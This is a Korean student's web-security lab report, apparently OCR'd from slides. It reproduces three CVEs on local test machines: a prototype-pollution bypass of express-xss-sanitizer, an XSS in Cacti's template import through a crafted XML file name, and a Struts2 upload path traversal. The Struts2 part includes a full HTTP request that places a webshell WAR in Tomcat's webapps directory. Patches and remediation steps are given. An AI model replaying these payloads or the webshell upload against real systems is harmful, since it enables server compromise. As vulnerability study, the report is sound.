웹 CVE 실습

202112021 박채우

CVE-2022-21169

- Node.js 의 Xss-sanitizer api 중 하나인 express-xss-santizer에 필터링 관련 오류로 인해 xss 공격이 수행되는 CVE 취약점
- 해당 취약점은 1.1.2 버전까지 존재하며 1.1.3 버전에서 수정됨
- Prototype pollution으로 인한 필터링 기능 오류가 주 원인이다.


실습

- 사용버전 : express-xss-santizer@1.1.2
- 운영체제 : Kali_linux

실습

```
var server = http.createServer(function(req, res) {

    if(req.method == 'GET'){
        fs.readFile('./index.html' ,'utf8' ,function(error, data) {
            res.writeHead(200, {'Content-Type' : 'text/html'});
            res.end(data);
        });
    }
    else if(req.method == 'POST'){
        req.on('data', function(chunk){
            console.log(chunk.toString());
            var data = querystring.parse(chunk.toString());
            res.writeHead(200, {'Content-Type' : 'text/html'});S
            console.log(data.id)
            res.end(data.id);
        });
    }

}).listen(port, function() {
    console.log('Server is running ... ');
});
```

실습




```
┌──(miam㉿kali)-[~/Desktop/test]
└─$ node server.js
Server is running...
id=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=Submit
<script>alert('1')</script>
```

실습


```
var http = require('http');
var expressXssSanitizer = require("express-xss-sanitizer");
var fs = require('fs');
var querystring = require('querystring');
const port = 3000;

var server = http.createServer(function(req, res) {

    if(req.method == 'GET'){
        fs.readFile('./index.html' ,'utf8' ,function(error, data) {
            res.writeHead(200, {'Content-Type' : 'text/html'});
            res.end(data);
        });
    }
    else if(req.method == 'POST'){
        req.on('data', function(chunk){
            console.log(chunk.toString());
            var data = querystring.parse(chunk.toString());
            res.writeHead(200, {'Content-Type' : 'text/html'});
            datak = expressXssSanitizer.sanitize(data.id, {});
            console.log(datak+"test")
            res.end(datak);
        });
    }

}).listen(port, function() {
    console.log('Server is running ... ');
});
```

```
┌──(miam㉿kali)-[~/Desktop/test]
└─$ node server.js
Server is running ...
id=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=Submit
test
```

실습

```
┌──(miam㉿kali)-[~/Desktop/test]
└─$ npm install express-xss-sanitizer@1.1.2
```

```
res.writeHead(200, {'Content-Type' : 'text/htr
Object.prototype.allowedTags = ['script'];
datak = expressXssSanitizer.sanitize(data.id,
```




```
<script>alert('1')</script>1test
```

실습

공격자가 외부에서 prototype 속성을 변경하는 방법?
1.Dos 공격
2.원격 코드 실행
3.쿠키 및 토큰을 통한 속성 강제 변경

예방대책

- 1.1.3 이상 버전으로 업데이트
- Object.freeze (Object.prototype)을 통한 속성 고정
- Object 객체 대신 Map 객체 사용

```
var http = require('http');
var expressXssSanitizer = require("express-xss-sanitizer");
var fs = require('fs');
var querystring = require('querystring');
Object.freeze(Object.prototype);
const port = 3000;
```

CVE-2023-50569


- Cacti 는 시스템 및 네트워크를 원격으로 모니터링하는 웹 프로그램이다.
- 해당 취약점은 Cacti의 1.2.25 이하에서 발생한다.


CVE-2023-50569

- PHP 파일 중 templates_import.php에서 취약점이 발견되었다.
- 사용자가 XML 파일을 업로드 할 때 취약점이 발생한다.
- 서버에서 XML 파일에 대한 검증을 통과하지 못 할 때 javascript-pop up prompt 를 실행하는데 이 때 필터링 되지 않은 XML 파일의 이름을 이용한다.

실습

- 사용버전 : Cacti@1.2.23
- 운영체제 : Kali_linux
- localhost/cacti/templates_import.php에 접속
- 그 후 ';alert(1);var xx = '.xml 파일 생성 후 업로드 후 확인


miam@miam: ~/Desktop
File Actions Edit View Help
";alert(1);var xx = .xml" 0L, 0B 0,0-1 All


Settings - Privacy and secu
New Tab
Console > Import Templat
localhost/cacti/templates_import.php
Console
Graphs
Reporting
Logs
Console
Import Templates
localhost says
1
OK
Main Console
Create
Management
Data Collection
Templates
Automation
Presets
Import/Export
nport Templates
nport Packages
xport Templates
Configuration
Utilities
Troubleshooting
Import Template
Import Template from Local File
xx = '.xml
Data Source Overrides
Data Source Profile
5 Minute Collection
Graph/Data Template Overrides
Remove Orphaned Graph Items
Replace Data Query Suggested Value Patterns
Graph Template Image Format
SVG
Graph Template Height
200
Graph Template Width
700

예방대책

- 2024/1/10 기준 최신 버전인 1.1.26 으로 업데이트

CVE-2023-50164

- Apache2 struts2 에서 발생하는 취약점이다.
- 아파치 스트럿츠는 자바 웹 애플리케이션을 개발하기 위한 프레임워크이다.
- 내부 api 중 하나인 upload.action 에서 취약점이 존재한다.

취약버전 : 2.0.0~2.5.32 / 6.0.0~6.3.0.1

아파치 스트럿츠

- CVE-2017-9791
  - Struts1 plugin 에서 특정 입력값을 처리할 때 원격 코드를 실행가능
- CVE-2017-9805
  - REST 플러그인에서 데이터를 직렬화 할 때 원격 코드 실행 가능
- CVE-2017-5638
  - Content - Type 헤더에 쿼리를 삽입했을 때 Jakarta Multipart 플러그인에서 파싱을 정상적으로 처리하지 못해 원격 코드 실행 가능

실습

- 사용버전 : Apache struts@2.5.30
- 운영체제 : Kali_linux

- Apache Struts의 Upload.action 클래스와 관련된 파일 업로드 매개변수를 대문자로 사용하고 내부 파일 이름 변수를 재정의하는 매개변수를 추가하여 임의의 서버 경로에 파일을 업로드

```
POST /upload-1.0.0/upload.action HTTP/1.1
Host: 192.168.0.21:8080
Content-Length: 925
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.21:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZVgflKknzN77gHVe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safar
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
Referer: http://192.168.0.21:8080/upload-1.0.0/upload.action
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=3D326F9E2F4539DD6A73A099E9C125B2
Connection: close

------WebKitFormBoundaryZVgflKknzN77gHVe
Content-Disposition: form-data; name="Upload"; filename="webshell.war"
Content-Type: application/octet-stream

PKBW  META-INF/ b ÊPKPKBWMETA-INF/MANIFEST.MFóMÌËLK-.ÑK-*ÎÌÏ ' R0Ô3àår.JM,IMÑu ª
ëèY*h ¸ ¤&e&æiòrñrPKÂâÿ976PKò8Wwebshell.jspmQÁN0 ½ócÖ5ü1&HLÙ¬½4e`≪Pj)îÃ¿ ;\YâÎ ÷ Þ ' Ûø ¬¬tc[ç3ö&?e¢ÛäÁ¦mã( ½Ó¦ÕÃ
Væ+  Pj:EzÁqB%:¸ö(tÐåA+(7 ´ÙÇUÏ ¨r ±¢?tÁyX § Éj*µ!oâ¿Ýc~¯ÌÀØ≪a¬Ã9@I¯Áó § Bëuk×XzT2)ÔûôÿÞ ' !ÿ8¥)ùPK¯Â=nPKBW
META-INF/ b ÊPKBWÂâÿ976=META-INF/MANIFEST.MFPKò8W¯Â=n ¶webshell.jspPK ·
------WebKitFormBoundaryZVgflKknzN77gHVe--
Content-Disposition: form-data; name="uploadFileName";

../../opt/tomcat/webapps/webshell.war
------WebKitFormBoundaryZVgflKknzN77gHVe--
```

```
tomcat tomcat 5497317 12월 16 02:32 upload-1.0.0.war
tomcat tomcat    4096 12월 16 03:20 webshell
tomcat tomcat     723 12월 13 22:18 webshell.war
```

```
public HttpParameters remove(Set<String> paramsToRemove) {
    for (String paramName : paramsToRemove) {
        parameters.remove(paramName);
    }
    return this;
}
```

```
52      public HttpParameters remove(Set<String> paramsToRemove) {
53          for (String paramName : paramsToRemove) {
54  +           String paramNameLowerCase = paramName.toLowerCase();
55  +           Iterator<Entry<String, Parameter>> iterator =
      parameters.entrySet().iterator();
56  +
57  +           while (iterator.hasNext()) {
58  +               Map.Entry<String, Parameter> entry = iterator.next();
59  +               if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
60  +                   iterator.remove();
61  +               }
62  +           }
63          }
64          return this;
65      }
```

```
public boolean contains(String name) {
    return parameters.containsKey(name);
}
```

```
73      public boolean contains(String name) {
74  +       boolean found = false;
75  +       String nameLowerCase = name.toLowerCase();
76  +
77  +       for (String key : parameters.keySet()) {
78  +           if (key.equalsIgnoreCase(nameLowerCase)) {
79  +               found = true;
80  +               break;
81  +           }
82  +       }
83  +
84  +       return found;
85      }
```

```
public HttpParameters appendAll(Map<String, Parameter> newParams) {
    parameters.putAll(newParams);
    return this;
}
@Override
public Parameter get(Object key) {
    if (parameters.containsKey(key)) {
        return parameters.get(key);
    } else {
        return new Parameter.Empty(String.valueOf(key));
    }
}
```

```
107     public HttpParameters appendAll(Map<String, Parameter> newParams) {
108 +       remove(newParams.keySet());
109         parameters.putAll(newParams);
110         return this;
111     }
137     @Override
138     public Parameter get(Object key) {
139 +       if (key != null && contains(String.valueOf(key))) {
140 +           String keyString = String.valueOf(key).toLowerCase();
141 +           for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
142 +               if (entry.getKey() != null &&
    entry.getKey().equalsIgnoreCase(keyString)) {
143 +                   return entry.getValue();
144 +               }
145 +           }
146         }
147 +       return new Parameter.Empty(String.valueOf(key));
148     }
```

예방대책

- 2024/1/10 기준 최신 버전인 2.5.33 으로 업데이트
- 2024/1/10 기준 최신 버전인 6.3.0.2 으로 업데이트